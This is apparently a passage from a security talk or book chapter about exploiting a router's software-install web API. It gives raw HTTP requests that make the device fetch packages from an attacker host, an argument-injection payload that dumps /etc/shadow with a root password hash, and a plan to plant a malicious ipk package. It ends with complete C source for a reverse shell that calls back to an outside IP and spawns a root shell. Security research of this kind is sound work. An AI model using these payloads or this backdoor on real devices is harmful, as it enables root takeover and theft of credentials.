
```
POST /cgi-bin/api/software/install HTTP/1.1
Host: 192.168.8.1
Content-Length: 30
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Authorization: b91d254a49b64d4a8031d368167de7b2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.8.1
Referer: http://192.168.8.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
Connection: close

name=http://192.168.8.140:8888
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 183
Connection: close
Date: Mon, 24 Jul 2023 02:10:27 GMT
Server: lighttpd/1.4.48

{
  "code":-13,
  "stderr":
  "Collected errors:\n * pkg_init_from_file: Malformed package
   file \/tmp\/opkg-EdlMbK\/192.168.8.140:8888.\n",
  "stdout":"Downloading http:\/\/192.168.8.140:8888\n"
}
```

```
$ python3 -m http.server 8888
Serving HTTP on :: port 8888 (http://[::]:8888/) ...
::ffff:192.168.8.1 - - [13/Mar/2023 23:27:25] "GET / HTTP/1.1"
200 -
^C
Keyboard interrupt received, exiting.
```

Abusing Regular Expressions and Injecting Parameters





```
POST /cgi-bin/api/software/install HTTP/1.1
Host: 192.168.8.1
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Authorization: b91d254a49b64d4a8031d368167de7b2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.8.1
Referer: http://192.168.8.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
Connection: close

name=a+-f+/etc/shadow
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 803
Connection: close
Date: Mon, 24 Jul 2023 02:13:57 GMT
Server: lighttpd/1.4.48

{
  "code":-13,
  "stderr":
  "Collected errors:\n * opkg_conf_parse_file: \/etc\/shadow:1
  : Ignoring invalid line: `root:$1$nS1n4zIs$wagp5o35WCgZD66IC
  4kUH.:19256:0:99999:7:::'\n * opkg_conf_parse_file: \/etc\/s
  hadow:2: Ignoring invalid line: `daemon:*:0:0:99999:7:::'\n
  * opkg_conf_parse_file: \/etc\/shadow:3: Ignoring invalid li
  ne: `ftp:*:0:0:99999:7:::'\n * opkg_conf_parse_file: \/etc\/
  shadow:4: Ignoring invalid line: `network:*:0:0:99999:7:::'\
  n * opkg_conf_parse_file: \/etc\/shadow:5: Ignoring invalid
  line: `nobody:*:0:0:99999:7:::'\n * opkg_conf_parse_file: \/
  etc\/shadow:6: Ignoring invalid line: `dnsmasq:x:0:0:99999:7
  :::'\n * opkg_conf_parse_file: \/etc\/shadow:7: Ignoring inv
  alid line: `stubby:x:0:0:99999:7:::'\n * opkg_install_cmd: C
  annot install package a.\n",
  "stdout":"Unknown package 'a'.\n"
}
```

Recap

We found that the Web Application let us to force to install (by abusing the opkg binary) a malicious ipk package from an arbitrary location, and then execute that by specifying the execution command in the postinst script.

What we need:

1. create a ipk (we'll develop a reverse shell Backdoor)
2. put the execution in the postinst script
3. setup a listener for the reverse shell
4. enjoy


Bonus:

- Directory Listing
- Arbitrary File reading

All this stuff executed with root permission!

Creating the backdoor for OpenWrt

to create our backdoor, we first need the C code of what we need - for example, a reverse shell - and then to put it inside an ipk package - the format of opkg. To do this, we created a docker with the toolchain - available in the book's repository - to facilitate its creation.



```c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 8888; // port number to connect to on the remote host
    char *ip = "192.168.8.140"; // IP address to connect to
    char *shell = "/bin/ash"; // shell to run, must be present on the target system

    struct sockaddr_in revsockaddr; //  hold the address information for the remote host
    int sockt = socket(AF_INET, SOCK_STREAM, 0); // create a TCP socket

    // set up the address information for the remote host
    revsockaddr.sin_family = AF_INET;   // IPv4 socket
    revsockaddr.sin_port = htons(port); // convert port to network byte order
    revsockaddr.sin_addr.s_addr = inet_addr(ip); // convert IP address to network byte order

    connect(sockt, (struct sockaddr *) &revsockaddr, sizeof(revsockaddr)); // connect to remote host
    dup2(sockt, 0); // redirect standard input to the socket
    dup2(sockt, 1); // redirect standard output to the socket
    dup2(sockt, 2); // redirect standard error to the socket

    char * const argv[] = {shell, NULL}; // arguments to pass to the shell
    execve(shell, argv, NULL); // execute the shell

    return 0;
}
```

PoC Time!

ANY QUESTIONS?